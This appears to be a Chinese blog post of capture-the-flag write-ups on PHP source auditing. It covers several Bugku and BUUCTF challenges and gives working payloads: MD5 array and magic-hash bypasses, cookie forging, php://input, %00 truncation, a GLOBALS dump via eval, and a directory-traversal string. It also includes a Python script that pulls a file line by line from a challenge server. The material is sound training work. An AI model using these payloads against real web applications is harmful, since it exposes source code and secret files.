CTF-源码审计专题

原创

weixin_38131137 于 2021-03-07 16:53:57 发布 182 收藏

分类专栏： 代码审计 文章标签： python php

本文链接：https://blog.csdn.net/weixin_38131137/article/details/113849203

代码审计 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

1、来源：bugku 题目 web16

tip：备份是个好习惯

直接看到备份，两种方式

```
1、index.php~
2、index.php.bak
```

这里的题目直接就是

index.php.bak 下载源代码来分析

```
include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');       获取url路径中从？开始的部分
$str = substr($str,1);                    从str的第一个字符开始，即为删除？后面的数
$str = str_replace('key','',$str);                  把str里面的key换成空格
parse_str($str);
echo md5($key1);
echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
```

分析源码，注释已经写在源码里，所以poc就很简单了


key替换那就keykey1让其替换成成变量就好了，至于md5，我觉得有两种方案，一是0e，二是数组

这里直接用数组把。


poc：`?kkeyey1[]=12&kekeyy2[]=22`

2、来源：Bugku 题目 web20

tips：cookies欺骗
打开题目直接看到



两个参数 line 和filename
base64解码可以知道后缀为key.txt
直接将index.php利用base64加密，可以得到新的密码串




这里就可以看到为什么line的值为空，赋值可知，line是行的意思，所以一行一行的字符跳出来，所以直接上代码

```python
import requests
a = 30
for i in range(a):
    url = "http://114.67.246.176:13814/index.php?line="+str(i)+"&filename=aW5kZXgucGhw"
    xiaoguo = requests.get(url)
    print(xiaoguo.text)
```


得到源码


```php
<?php

error_reporting(0);    #容错

$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:""); #如果filename存在，那么就进行解码，不存在赋值为空

$line=isset($_GET['line'])?intval($_GET['line']):0;    #如果line存在，那么就进行赋值，不存在赋值为0

if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ="); #如果filename是空的，那么就赋值filename=a2V5cy50eHQ=

$file_list = array(

'0' =>'keys.txt',

'1' =>'index.php',

);                                                    #一个数组


if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){

$file_list[2]='keys.php';

}

   #弱国cookies里的margin的赋值是margin，那么就往数组里加入keys.php    从这里可以感觉到keys.php是钥匙所在的地方

if(in_array($file, $file_list)){

$fa = file($file);

echo $fa[$line];

}
#这里就是显示数组的三个内容了，那么就构造让它显示数组2，即keys.php的映射
?>
```

3、来源：Bugku web21




一、看源码

会跳转，用bp，得到乱码



二、直接用bp的解码工具解



```php
if(!$_GET['id'])   //这里就是id不为空和0----1
{
 header('Location: hello.php?id=1');//跳转到hello.php文件设置id=1
 exit();   //退出脚本。
}
$id=$_GET['id'];  //通过get方式获得其他文件的id变量
$a=$_GET['a'];   //通过get方式获得其他文件的a变量
$b=$_GET['b'];   //通过get方式获得其他文件的b变量
if(stripos($a,'.'))  //$a文件中不能有.这里可以试试看，确实会出现nonono
{
 echo 'no no no no no no no';
 return ;
}
$data = @file_get_contents($a,'r'); //将$a文件读入到data中
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and su
bstr($b,0,1)!=4)#见下面分析
{
 $flag = "flag{**********}"
}
else
{
 print "never never never give up !!!";
}
?>
```

1、data==“bugku is a nice plateform!”，采用方法：**?a=php://input 然后post：bugku is a nice plateform!**


2、id=0 跟上面的矛盾了，直接id==0e


3、strlen($b)>5

4、eregi(“111”.substr(b,0,1),“1114”) 这里的意思是 111和b的第一个字符拼接后，1114要在里面

5、substr(b,0,1)!=4

解题思路，eregi用%00截断，它存在漏洞





4、[ACTF2020 新生赛]BackupFile 来源buuctf

看题目就是备份文件，两种方式index.php~或者index.php.bak

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

主要还是看intval函数，key已经变成纯数字，那么str也会纯数字比较，利用php的弱口令，直接key=123即可

5、web9 来源 bugku

看看源码

flag In the variable ! <?php

```php
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
        $args = $_GET['args'];
        if(!preg_match("/^\w+$/",$args)){
                die("args error!");
        }
        eval("var_dump($$args);");
}
?>
```


参数进入后还有一个$ 直接全局变量 ?args=GLOBALS

```
        eval("var_dump($$args);");
}
?>
array(7) { ["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["_POST"]=> array(0) { } ["_COOKIE"]=> array(0) { } [
string(38) "flag{d50cf14722a0bccaa4bf190f3c944531}" ["args"]=> string(7) "GLOBALS" ["GLOBALS"]=> *RECURSION
```

6、web16 来源 bugku

备份的话，就是加上.bak

拿到源代码

一个过滤，一个绕过

```
kekeyy1=QNKCDZO&kekeyy2=240610708
```

7、[HCTF 2018]WarmUp 来源：buuctf


做题，代码审计

```php
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }
```


看了下有白名单

```php
if (in_array($page, $whitelist)) {
    return true;
}

$_page = mb_substr(
    $page,
    0,
    mb_strpos($page . '?', '?')
);
if (in_array($_page, $whitelist)) {
    return true;
}
```


需要有白名单，而且要返回？前面的字符
那就要构造白名单和问号
首先，就是尝试到底在哪个目录下，发现在根目录下，会有回显



然后就简单了，在这里面操作

```
?file=hint.php?ffffllllaaaagggg
```

没有回显，说明是正确绕过了，然后就是调试出来了

```
?file=hint.php?../../../../../ffffllllaaaagggg
```